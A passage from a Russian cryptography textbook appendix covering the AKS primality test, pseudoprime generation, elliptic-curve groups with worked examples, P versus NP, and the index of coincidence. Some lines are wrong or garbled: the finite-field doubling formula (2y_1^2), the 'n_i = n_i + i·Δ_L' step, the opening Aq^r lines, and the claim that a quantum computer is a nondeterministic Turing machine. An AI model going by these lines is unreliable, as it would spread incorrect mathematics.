$$= \frac{Aq^r}{q} \cdot \frac{Aq^r-1}{q-1} \cdot \frac{Aq^r-2}{q-2} \cdot \ \ldots \ \cdot \frac{Aq^r-q+1}{1}.$$

Первый множитель Aq^r в числителе делится на q, далее идут $q-1$ последовательных меньших чисел, которые не делятся на q. Значит, $\binom{p}{q}$ не делится на Aq^r, $\binom{p}{q} \neq 0 \mod p$. Следовательно,

$$(x-a)^p \neq x^p - a \mod p.$$

Непосредственная проверка равенства (A.1) является трудоемкой из-за необходимости проверить все коэффициенты. Рассмотрим следующий тест, который является полиномиальным. Пусть для некоторого числа $r \nmid n$ (r не делит n) выполняется равенство

$$(x-a)^p = x^p - a \mod (x^r - 1, p). \tag{A.2}$$

Другими словами, пусть

$$(x-a)^p - (x^p - a) = (x^r - 1) \cdot f(x) + p \cdot g(x)$$

для некоторых многочленов $f(x)$ и $g(x)$. Тогда либо p – простое, либо $p^2 = 1 \mod r$.

Описание теста AKS приведено в алгоритме 3.

A.4.4. Генерирование псевдопростых чисел

Принцип генерирования псевдопростого числа простой – выбираем (псевдо)случайное число n заданной битовой длины и проверяем его тестом на простоту. В среднем за $\ln n$ попыток встретится простое число. Если выбирать только нечетные числа, то среднее число попыток $\frac{\ln n}{2}$. Из-за того, что детерминированные тесты на

Algorithm 3 Детерминированный полиномиальный тест AKS.

Вход: число $n > 1$ для проверки на простоту.
Выход: Составное или Простое.
if $n = a^b,\ a, b \in \mathbb{N},\ b > 1$, для некоторых a, b **then**
  return Составное.
end if
Найти наименьшее $r \in \mathbb{N}$ с порядком $ord_n(r) > \log_2^2 n$. Порядок числа r по модулю n определяется как минимальное число $ord_n(r) \in \mathbb{N}$:

$$r^{ord_n(r)} = 1 \mod n.$$

if $\gcd(a, n) \neq 1$ для некоторого $a \in \mathbb{N},\ a < r$ **then**
  return Составное.
end if
for $a = 1$ **to** $2\sqrt{r}\log_2 n$ **do**
  if $(x-a)^n \neq x^n - a \mod (x^r - 1, n)$ **then**
    return Составное.
  end if
end for
return Простое

простоту медленные для практического использования, для проверки применяется тест Миллера–Рабина.

Пусть

$$\Delta_L = 2 \cdot 3 \cdot 5 \cdot \ \cdots \ \cdot p_L = \prod_{p \leq p_L} p$$

произведение первых L простых чисел. Из теоремы о распределении простых чисел следует

$$L \approx \frac{p_L}{\ln p_L}, \quad p_L \approx L \ln L.$$

Для проверки на простоту случайное число n_0 нужной битовой длины выбирается взаимно - простым с малыми простыми числами:

$$\gcd(n_0, \Delta_L) = 1.$$

Если n_0 не проходит тест Миллера–Рабина, то переходим к числу $n_1 = n_0 + \Delta_L$, которое также взаимно - простое с Δ_L. И так далее,

до тех пор пока тест не будет пройден для некоторого

$$n_i = n_i + i \cdot \Delta_L.$$

Вероятность того, что случайное *нечетное* число не будет иметь общих делителей с первыми L простыми числами, равна

$$P(L) = \prod_{3 \le p \le p_L} \left(1 - \frac{1}{p}\right).$$

Используя приближение $1 - x \le e^{-x}$,

$$P(L) \lesssim e^{-\sum\limits_{3 \le p \le p_L} \frac{1}{p}} = e^{\frac{1}{2} - \sum\limits_{p \le p_L} \frac{1}{p}}.$$

Существует предел

$$\lim_{n \to \infty} \left(\sum_{p \le n} \frac{1}{p} - \ln \ln n \right) = M,$$

называемый константой Мейсселя–Мертенса

$$M \approx 0.261497.$$

Упрощая уравнение, получаем

$$P(L) \approx e^{\frac{1}{2} - \ln \ln p_L - M} = \frac{e^{\frac{1}{2} - M}}{\ln(L \ln L)}.$$

Выбор числа, гарантированно не имеющего малые делители, повышает шансы на то, что число окажется простым. Например, для $L = 10^4$ вероятность, что 1024-битовое нечетное число

$$n \approx 2^{1024}$$

окажется простым, повышается в

$$\frac{1}{P(10^4)} \approx 10$$

раз. Каждое

$$\frac{\ln n}{2} \cdot \frac{1}{P(L)} \approx \frac{710}{2} \cdot 10 \approx 36$$

нечетное число будет простым вместо каждого $\frac{\ln n}{2} \approx 355$ числа, если нечетные числа выбирать без ограничений.

Средняя битовая сложность генерирования k-битового псевдопростого числа

$$O\left(\frac{\ln n}{2} \cdot \frac{1}{P(L)} \cdot \left(tk^3\right)\right) = O(tk^4).$$

A.5. Группа точек эллиптической кривой над полем

A.5.1. Группы точек на эллиптических кривых

Эллиптическую кривую E над полем вещественных чисел запишем в виде уравнения от двух переменных x и y:

$$E: \ y^2 = x^3 + ax + b, \tag{A.3}$$

где $a, b \in \mathbb{R}$ – вещественные числа. Так представлены эллиптические кривые в форме Вейерштрасса.

На кривой определен инвариант

$$J(E) = 1728\frac{4a^3}{4a^3 + 27b^2} \tag{A.4}$$

Пусть x_1, x_2, x_3 – корни уравнения $x^3 + ax + b = 0$. Определим дискриминант D в виде

$$D = (x_1 - x_2)^2(x_1 - x_3)^2(x_2 - x_3)^2 = -(4a^3 + 27b^2)$$

.

Рассмотрим различные значения дискриминанта D. Соответствующие кривые представлены на рисунках A.1, A.2, A.3.

1. При $D > 0$ эллиптическая кривая $y = y(x)$ состоит из двух частей (см. рис. A.1). Прямая, проходящая через точки $P(x_1, y_1)$ и $Q(x_2, y_2)$, обязательно пересечет вторую часть кривой в точке с координатами $(x_3, \widetilde{y}_3)$, отображением которой является точка $R(x_3, y_3)$, где $y_3 = -\widetilde{y}_3$. Любые точки на кривой при $D > 0$ являются элементами группы по сложению.




Рис. А.1. Эллиптическая кривая с дискриминантом $D > 0$.

2. Если $D = 0$, то левая и правая части касаются в одной точке (см. рис. А.2). Эти кривые называются сингулярными и не рассматриваются.




Рис. А.2. Эллиптическая кривая с дискриминантом $D = 0$.

3. Если $D < 0$, то записанное выше уравнение А.3 описывает одну кривую, представленную на рис. А.3.

Рассмотрим операцию сложения точек на эллиптической кривой при $D > 0$.

Пусть точки $P(x_1, y_1)$ и $Q(x_2, y_2)$ принадлежат эллиптической кривой (рис. А.1). Определим операцию сложения точек

$$P + Q = R.$$

1. Если $P \neq Q$, то точка R определяется как отображение (инвертированная y-координата) точки, полученной пересечением




Рис. А.3. Эллиптическая кривая с дискриминантом $D < 0$.

эллиптической кривой и прямой PQ. Совместно решая уравнения кривой и прямой, можно найти координаты точки пересечения. Точка $R = (x_3, y_3)$ равна:

$$x_3 = \lambda^2 - x_1 - x_2,$$

$$y_3 = -y_1 + \lambda(x_1 - x_3),$$

где

$$\lambda = \frac{y_2 - y_1}{x_2 - x_1}$$

есть тангенс угла наклона между прямой, проходящей через точки P и Q, и осью x.

Теперь рассмотрим специальные случаи.

2. Пусть точки совпадают: $P = Q$. Прямая PQ превращается в касательную к кривой в точке P. Находим пересечение касательной с кривой, инвертируем y-координату полученной точки и это будет точка $P+P = R$. Тогда λ – тангенс угла между касательной, проведенной к эллиптической кривой в точке P, и осью x. Запишем уравнение касательной к эллиптической кривой в точке (x, y) в виде

$$2yy' = 3x^2 + a.$$

Производная равна

$$y' = \frac{3x^2 + a}{2y}$$

и

$$\lambda = \frac{3x_1^2 + a}{2y_1}.$$

Координаты R имеют прежний вид:

$$x_3 = \lambda^2 - x_1 - x_2,$$

$$y_3 = -y_1 + \lambda(x_1 - x_3),$$

3. Пусть P и Q – противоположные точки, то есть $P = (x, y)$ и $Q = (x, -y)$. Введем еще одну точку на бесконечности и обозначим ее O (точка O или точка 0 «ноль», или альтернативное обозначение ∞). Результатом сложения двух противоположных точек определим точку O. Точка Q в данном случае обозначается как $-P$:

$$P = (x, y),\ -P = (x, -y),\ P + (-P) = O.$$

4. Пусть $P = (x, 0)$ лежит на оси x, тогда

$$-P = P,\ P + P = O.$$

Все точки эллиптической кривой, а также точка O образуют группу $\mathbb{E}(\mathbb{R})$ относительно введенной операции сложения, то есть выполняются законы группы:

- сумма точек $P + Q$ лежит на эллиптической кривой,
- существует нулевой элемент – это точка O на бесконечности:

$$\forall P \in \mathbb{E}(\mathbb{R}) :\ O + P = P$$

- для любой точки P существует единственный обратный элемент $-P$:

$$P + (-P) = O;$$

- выполняется ассоциативный закон:

$$(P+Q)+F = P+(Q+F) = P+Q+F;$$

- в случае данной группы выполняется коммутативный закон:

$$P+Q = Q+P.$$

Сложение точки с самой собой d раз обозначим как умножение точки на число d:

$$\underbrace{P+P+\ldots+P}_{d \text{ раз}} = dP.$$

A.5.2. Эллиптические кривые над конечным полем

Далее будем рассматривать эллиптические кривые над конечным полем:

$$E:\ y^2 = x^3 + ax + b \mod p,$$

$$a, b, x \in \mathbb{Z}_p,$$

$$\mathbb{Z}_p = \{0, 1, 2, \ldots, p-1\},\ p\text{– простое число.}$$

Точкой эллиптической кривой является пара чисел

$$(x, y),\ x, y \in \mathbb{Z}_p,$$

удовлетворяющая уравнению эллиптической кривой, определенной над конечным полем $\mathbb{Z}_p$.

Операцию сложения двух точек $P = (x_1, y_1)$ и $Q = (x_2, y_2)$ определим точно так же, как и в случае кривой над вещественным полем, описанным выше.

1. Две точки $P = (x_1, y_1)$ и $Q = (x_2, y_2)$ эллиптической кривой, определенной над конечным полем $\mathbb{Z}_p$, складываются по правилу:

$$P + Q = R \equiv (x_3, y_3),$$

$$\begin{cases} x_3 = \lambda^2 - x_1 - x_2 \mod p, \\ y_3 = -y_1 + \lambda(x_1 - x_3) \mod p, \end{cases}$$

где

$$\lambda = \begin{cases} \frac{y_2 - y_1}{x_2 - x_1} \mod p, & \text{если } P \neq Q, \\ \frac{3x_1^2 + a}{2y_1^2} \mod p, & \text{если } P = Q. \end{cases}$$

2. Сложение точки $P = (x, y)$ с противоположной точкой $(-P) = (x, -y)$ дает точку в бесконечности O:

$$P + (-P) = O,$$

$$(x_1, y_1) + (x_1, -y_1) = O,$$

$$(x_1, 0) + (x_1, 0) = O,$$

Мы рассматриваем эллиптические кривые над конечным полем $\mathbb{Z}_p$, где $p > 3$ – простое число, элементы $\mathbb{Z}_p$ – целые числа $\{0, 1, 2, \ldots, p-1\}$, т.е. исследуем следующее уравнение двух переменных $x, y \in \mathbb{Z}_p$:

$$y^2 = x^3 + ax + b \mod p,$$

где $a, b \in \mathbb{Z}_p$ – некоторые константы.

Как и в случае выше, множество точек над конечным полем $\mathbb{Z}_p$, удовлетворяющих уравнению эллиптической кривой, вместе с точкой в бесконечности O образуют конечную группу $\mathbb{E}(\mathbb{Z}_p)$ относительно описанного закона сложения:

$$\mathbb{E}(\mathbb{Z}_p) \equiv O \bigcup \left\{ (x, y) \in \mathbb{Z}_p \times \mathbb{Z}_p \;\middle|\; y^2 = x^3 + ax + b \mod p \right\}.$$

По теореме Хассе порядок группы точек $|\mathbb{E}(\mathbb{Z}_p)|$ оценивается как

$$(\sqrt{p} - 1)^2 \leq |\mathbb{E}(\mathbb{Z}_p)| \leq (\sqrt{p} + 1)^2,$$

или в другой записи

$$\left| |\mathbb{E}(\mathbb{Z}_p)| - p - 1 \right| \leq 2\sqrt{p}.$$

А.5.3. Примеры группы точек

Пример 1

Пусть эллиптическая кривая задана уравнением

$$E:\ y^2 = x^3 + 1 \mod 7.$$

Найдем все решения этого уравнения, а также количество точек $|\mathbb{E}(\mathbb{Z}_p)|$ на этой эллиптической кривой. Для нахождения решений уравнения составим следующую таблицу:

x	0	1	2	3	4	5	6
y^2	1	2	2	0	2	0	0
y_1	1	3	3	0	3	0	0
$y_2 = -y_1 \mod p$	6	4	4		4		

Выпишем все точки, принадлежащие данной эллиптической кривой $\mathbb{E}(\mathbb{Z}_p)$:

$$\begin{array}{cccc} P_1 = O, & P_2 = (0,1), & P_3 = (0,6), & P_4 = (1,3), \\ P_5 = (1,4), & P_6 = (2,3), & P_7 = (2,4), & P_8 = (3,0), \\ P_9 = (4,3), & P_{10} = (4,4), & P_{11} = (5,0), & P_{12} = (6,0). \end{array}$$

Получили

$$|\mathbb{E}(\mathbb{Z}_p)| = 12.$$

Проверим выполнение неравенства Хассе:

$$|12 - 7 - 1| = 4 < 2\sqrt{7}.$$

Следовательно, неравенство Хассе выполняется.

Введем следующие определения:

- число a называется квадратным вычетом, если уравнение $y^2 = a \mod p$ имеет решение;
- число a называется квадратным невычетом, если уравнение $y^2 = a \mod p$ не имеет решения;
- минимальное число s такое, что

$$\underbrace{P + P + \ldots + P}_{s} \equiv sP = O$$

называется порядком точки.

Пример 2

Группа точек эллиптической кривой

$$y^2 = x^3 + 5x + 6 \mod 17$$

состоит из точек

$$\mathbb{E}(\mathbb{Z}_p) = \Big\{ \begin{array}{lll} (-8, \pm 7), & (-7, \pm 6), & (-6, \pm 7), \\ (-5, \pm 3), & (-3, \pm 7), & (-1, 0), \quad O \end{array} \Big\}.$$

Порядок группы

$$|\mathbb{E}(\mathbb{Z}_p)| = 12.$$

Порядок группы точек по теореме Хассе:

$$(\sqrt{p} - 1)^2 \leq |\mathbb{E}(\mathbb{Z}_p)| \leq (\sqrt{p} + 1)^2,$$

$$10 \leq 12 \leq 26.$$

Порядки возможных подгрупп: 2, 3, 4, 6 (все возможные делители порядка группы 12).

В табл. A.9 найден порядок точки $P = (-8, 7)$ той же кривой

$$y^2 = x^3 + 5x + 6 \mod 17.$$

Проверяются только степени точки, равные всем делителям порядка группы 12: 2, 3, 4, 6. Найденный порядок точки $(-8, 7)$ равен 12, следовательно, она – генератор всей группы.

В табл. A.10 найдены порядки точек и циклические подгруппы группы точек $\mathbb{E}(\mathbb{Z}_p)$ такой же эллиптической кривой

$$y^2 = x^3 + 5x + 6 \mod 17.$$

Группа циклическая, число генераторов:

$$\phi(12) = 4.$$

Циклические подгруппы:

$$\mathbb{G}^{(2)},\ \mathbb{G}^{(3)},\ \mathbb{G}^{(4)},\ \mathbb{G}^{(6)},$$

верхний индекс обозначает порядок подгруппы.

Таблица А.9. Пример нахождения порядка точки.

2	$2P = P + P = 2 \cdot (-8, 7) = (-8, 7) + (-8, 7) = R,$ $\lambda = \frac{3x_P^2 + a}{2y_P} = \frac{3 \cdot (-8)^2 + 5}{2 \cdot 7} = 8 \mod 17,$ $x_R = \lambda^2 - 2x_P = 8^2 - 2 \cdot (-8) = -5 \mod 17,$ $y_R = \lambda(x_P - x_R) - y = 8 \cdot ((-8) - (-5)) - 7 = 3 \mod 17,$ $R = 2P = (-5, 3)$
3	$3P = 2P + P = Q + P = R,$ $Q = 2P = (-5, 3),$ $\lambda = \frac{y_Q - y_P}{x_Q - x_P} = \frac{3-7}{-5-(-8)} = -7 \mod 17,$ $x_R = \lambda^2 - x_P - x_Q = (-7)^2 - (-8) - (-5) = -6 \mod 17,$ $y_R = \lambda(x_P - x_R) - y_P = -7 \cdot (-8 - (-6)) - 7 = 7 \mod 17,$ $R = 3P = (-6, 7)$
4	$4P = 2 \cdot (2P) = 2 \cdot (-5, 3) = (-3, -7)$
6	$6P = 2P + 4P = (-5, 3) + (-3, -7) = (-1, 0)$
12	$12P = 2 \cdot (6P) = 2 \cdot (-1, 0) = O$

Таблица А.10. Генераторы и циклические подгруппы группы точек эллиптической кривой.

Элемент	Порождаемая группа или подгруппа	Порядок
$(-8, \pm 7)$	Вся группа $\mathbb{E}(\mathbb{Z}_p)$	12, генератор
$(-7, \pm 6)$	Вся группа $\mathbb{E}(\mathbb{Z}_p)$	12, генератор
$(-6, \pm 7)$	$\mathbb{G}^{(4)} = \{ (-6, \pm 7),\ (-1, 0),\ O \}$	4
$(-5, \pm 3)$	$\mathbb{G}^{(6)} = \{ (-5, \pm 3),\ (-3, \pm 7),\ (-1, 0),\ O \}$	6
$(-3, \pm 7)$	$\mathbb{G}^{(3)} = \{ (-3, \pm 7),\ O \}$	3
$(-1, 0)$	$\mathbb{G}^{(2)} = \{ (-1, 0),\ O \}$	2

А.6. Полиномиальные и экспоненциальные алгоритмы

Данный раздел поясняет обоснованность стойкости криптосистем с открытым ключом и имеет лишь косвенное отношение к дискретной математике.

Машина Тьюринга (МТ) (модель, представляющая любой вычислительный алгоритм) состоит из следующих частей: 1) неограниченной ленты, разделенной на клетки; в каждой клетке содержится символ из конечного алфавита, содержащего пустой символ

blank; если символ ранее не был записан на ленту, то он считается blank, 2) печатающей головки, которая может читать, записать символ a_i и передвинуть ленту на 1 клетку влево-вправо d_k; 3) конечной таблицы действий

$$(q_i, a_j) \to (q_{i1}, a_{j1}, d_k),$$

где q – состояние машины.

Если таблица переходов однозначна, то машина Тьюринга называется детерминированной. **Детерминированная** машина Тьюринга может *имитировать* любую существующую детерминированную ЭВМ. Если таблица переходов не однозначна, то есть, (q_i, a_j) может переходить по нескольким правилам, то машина **недетерминированная**. *Квантовый компьютер* является примером недетерминированной машины Тьюринга.

Класс задач $\mathbb{P}$ – задачи, которые могут быть решены за *полиномиальное* время на *детерминированной* машине Тьюринга. Пример полиномиальной сложности (количество битовых операций)

$$O(k^{\text{const}}),$$

где k – длина входных параметров алгоритма. Операция возведения в степень в модульной арифметике $a^b \mod n$ имеет кубическую сложность $O(k^3)$, где k – двоичная длина чисел a, b, n.

Класс задач $\mathbb{NP}$ – обобщение класса $\mathbb{P} \subseteq \mathbb{NP}$, задачи, которые могут быть решены за *полиномиальное* время на *недетерминированной* машине Тьюринга. Пример сложности задач из $\mathbb{NP}$ – экспоненциальная сложность

$$O(\text{const}^k).$$

Описанный алгоритм Гельфонда (в разделе криптостойкости системы Эль-Гамаля) решения задачи дискретного логарифма по нахождению x для заданных $g \mod p$ и $a = g^x \mod p$ имеет сложность $O(e^{k/2})$, где k – двоичная длина чисел.

В криптографии полиномиальные $\mathbb{P}$ алгоритмы считаются *легкими и вычислимыми* на ЭВМ, которые являются детерминированными машинами Тьюринга. Неполиномиальные (экспоненциальные) $\mathbb{NP}$ алгоритмы считаются *трудными и невычислимыми* на ЭВМ, так как из-за экспоненциального роста сложности всегда можно

выбрать такой параметр k, что время вычисления станет сравнимым с возрастом Вселенной.

Задача факторизации числа, задача дискретного логарифмирования в группе считаются $\mathbb{NP}$-задачами.

Класс $\mathbb{NP}$-полных задач – подмножество задач из $\mathbb{NP}$, для которых не известен полиномиальный алгоритм для детерминированной машины Тьюринга, и все задачи могут быть сведены друг к другу за полиномиальное время на *детерминированной* машине Тьюринга. Например, задача об укладке рюкзака является $\mathbb{NP}$-полной.

Стойкость криптосистем с *открытым* ключом, как правило, основана на $\mathbb{NP}$ или $\mathbb{NP}$-полных задачах:

1. RSA – $\mathbb{NP}$-задача факторизации (строго говоря, на трудности извлечения корня степени e по модулю n).

2. Криптосистемы типа Эль-Гамаля – $\mathbb{NP}$-задача дискретного логарифмирования.

Нерешенной проблемой является доказательство неравенства

$$\mathbb{P} \neq \mathbb{NP}.$$

Именно на гипотезе, что для для некоторых задач не существует полиномиальных алгоритмов, и основана стойкость криптосистем с открытым ключом.

А.7. Метод индекса совпадений

Приведем теоретическое обоснование метода индекса совпадений. Пусть алфавит имеет размер A. Перенумеруем его буквы числами от 1 до A. Пусть заданы вероятности появления каждой буквы

$$\mathcal{P} = \{p_1, p_2, \ldots, p_A\}.$$

В простейшей модели языка предполагается, что тексты состоят из последовательности букв, порождаемых источником независимо друг от друга с известным распределением $\mathcal{P}$.

Найдем индекс совпадений для различных предположений относительно распределений букв последовательности. Сначала рассмотрим случай, когда вероятности всех букв считаем одинаковыми. Пусть

$$\mathbf{X} = [X_1, X_2, \ldots, X_L]$$

случайный текст с распределением

$$\mathcal{P}_1 = \{p_{11}, p_{12}, \ldots, p_{1A}\}.$$

Найдем индекс совпадений

$$I_c(\mathcal{P}_1),$$

то есть, вероятность того, что в случайно выбранной паре позиций буквы будут одинаковыми.

Для пары позиций (k, j) найдем условную вероятность $P(X_k = X_j \mid (k, j))$:

$$P(X_k = X_j \mid (k, j)) \;=\; \sum_{i=1}^{A} p_{1i}^2 \;\equiv\; k_{p_1}.$$

Эта вероятность не зависит от пары (k, j).

Так как число различных пар равно $\frac{L(L-1)}{2}$, то вероятность случайного выбора пары (k, j) равна

$$P_{(K,J)}(k, j) = \frac{2}{L(L-1)}.$$

Следовательно,

$$I(\mathcal{P}_1) \;=\; \sum_{1 \le k < j \le L} P_{(K,J)}(k, j) \;\cdot\; P(X_k = X_j \mid (k, j)) =$$

$$= \sum_{1 \le k < j \le L} \frac{2}{L(L-1)} k_{p_1} = k_{p_1}.$$

Найдем теперь аналогичную вероятность $I(\mathcal{P}_1, \mathcal{P}_2)$ для случая, когда последовательность независимых случайных букв может быть представлена в виде

$$\mathbf{X} = \begin{bmatrix} X_1, & X_2, & \ldots, & X_{L/2} \\ Y_1, & Y_2, & \ldots, & Y_{L/2} \end{bmatrix},$$

где одинаково распределенные случайные буквы в первой строке имеют распределение

$$\mathcal{P}_1 = \{p_{11}, p_{12}, \ldots, p_{1A}\},$$

а одинаково распределенные случайные буквы во второй строке имеют распределение

$$\mathcal{P}_2 = \{p_{21}, p_{22}, \ldots, p_{2A}\}.$$

В этом случае сумму по всем парам мы разделяем на три суммы: по парам внутри позиций первой строки, по парам внутри позиций второй строки и по парам, когда первая позиция берется из первой строки, а вторая — из второй:

$$I(\mathcal{P}_1, \mathcal{P}_2) = \frac{2}{L(L-1)} \cdot \left(\sum_{1 \le k < j \le L/2} P(X_k = X_j \mid (k,j)) \; + \right.$$

$$\left. + \sum_{1 \le k < j \le L/2} P(Y_k = Y_j \mid (k,j)) \; + \; \sum_{k=1}^{L/2} \sum_{j=1}^{L/2} P(X_k = Y_j \mid (k,j)) \right) =$$

$$= \frac{2}{L(L-1)} \left(\frac{1}{2}\frac{L}{2}\left(\frac{L}{2}-1\right) k_{p_1} + \frac{1}{2}\frac{L}{2}\left(\frac{L}{2}-1\right) k_{p_2} + \left(\frac{L}{2}\right)^2 \sum_{i=1}^{A} p_{1,i} p_{2,i} \right) =$$

$$= \frac{2}{L(L-1)} \left(\frac{1}{2}\frac{L}{2}\left(\frac{L}{2}-1\right) k_{p_1} + \frac{1}{2}\frac{L}{2}\left(\frac{L}{2}-1\right) k_{p_2} + \left(\frac{L}{2}\right)^2 k_{p_1,p_2} \right),$$

где обозначено

$$k_{p_1,p_2} = \sum_{i=1}^{A} p_{1,i} p_{2,i}.$$

В общем случае рассмотрим последовательность, представленную в виде матрицы, состоящей из m строк и $\frac{L}{m}$ столбцов, где

$$\mathbf{X} = \begin{bmatrix} X_1 & X_2 & \ldots & X_{L/m} \\ Y_1 & Y_2 & \ldots & Y_{L/m} \\ \vdots & \vdots & \vdots & \vdots \\ Z_1 & Z_2 & \ldots & Z_{L/m} \end{bmatrix}.$$

Считаем, что одинаково распределенные случайные буквы в первой строке имеют распределение

$$P_1 = \{p_{11}, p_{12}, \ldots, p_{1A}\},$$

одинаково распределенные случайные буквы во второй строке имеют распределение

$$P_2 = \{p_{21}, p_{22}, \ldots, p_{2A}\}$$

и т.д., одинаково распределенные случайные буквы m-й строки имеют распределение

$$P_m = \{p_{m1}, p_{m2}, \ldots, p_{mA}\}.$$

Для вычисления вероятности того, что в случайно выбранной паре буквы будут одинаковы, снова суммирование по различным парам разобьем на суммы по парам внутри строк и суммы по парам между различными строками. Аналогично предыдущему случаю получим

$$I(\mathcal{P}_1, \mathcal{P}_2, \ldots, \mathcal{P}_m) =$$
$$= \frac{2}{L(L-1)} \left(\frac{1}{2} \frac{L}{m} \left(\frac{L}{m} - 1 \right) k_{p_1} + \frac{1}{2} \frac{L}{m} \left(\frac{L}{m} - 1 \right) k_{p_2} + \right.$$
$$\left. + \ldots + \frac{1}{2} \frac{L}{m} \left(\frac{L}{m} - 1 \right) k_{p_m} \right) +$$
$$+ \frac{2}{L(L-1)} \left(\left(\frac{L}{m} \right)^2 k_{p_1,p_2} + \left(\frac{L}{m} \right)^2 k_{p_1,p_3} + \cdots + \left(\frac{L}{m} \right)^2 k_{p_{m-1},p_m} \right).$$

Первая фигурная скобка содержит m слагаемых, вторая – $\frac{m(m-1)}{2}$ слагаемых. Полагая

$$k_{p_1} = k_{p_2} = \cdots = k_{p_m} = k_p,$$

$$k_{p_i p_j} = k_r = \frac{1}{A}, \; i \neq j,$$

получим после несложных выкладок

$$m = \frac{k_p - k_r}{I - k_r + \frac{k_p - I}{L}}.$$

Предметный указатель

Литература

[1] Алферов А. П., Зубов А. Ю., Кузьмин А. С., Черемушкин А. В.. Основы криптографии учеб. пособие М.: Гелиос АРВ, 2001.

[2] Об информации, информатизации и защите информации: Фед. закон РФ от 27.07.2006 N 149-ФЗ.

[3] ГОСТ 28147-98. Издание официальное. Системы обработки информации. Защита криптографическая. Алгоритм криптографического преобразования. – М.: Изд-во стандартов, 1996.

[4] Шеннон К.. Работы по теории информации и кибернетике. – М.: ИЛ, 1963.

[5] Габидулин Э.М.,Пилипчук Н.И.. Лекции по теории информации: учебное пособие. – М.: МФТИ, 2007.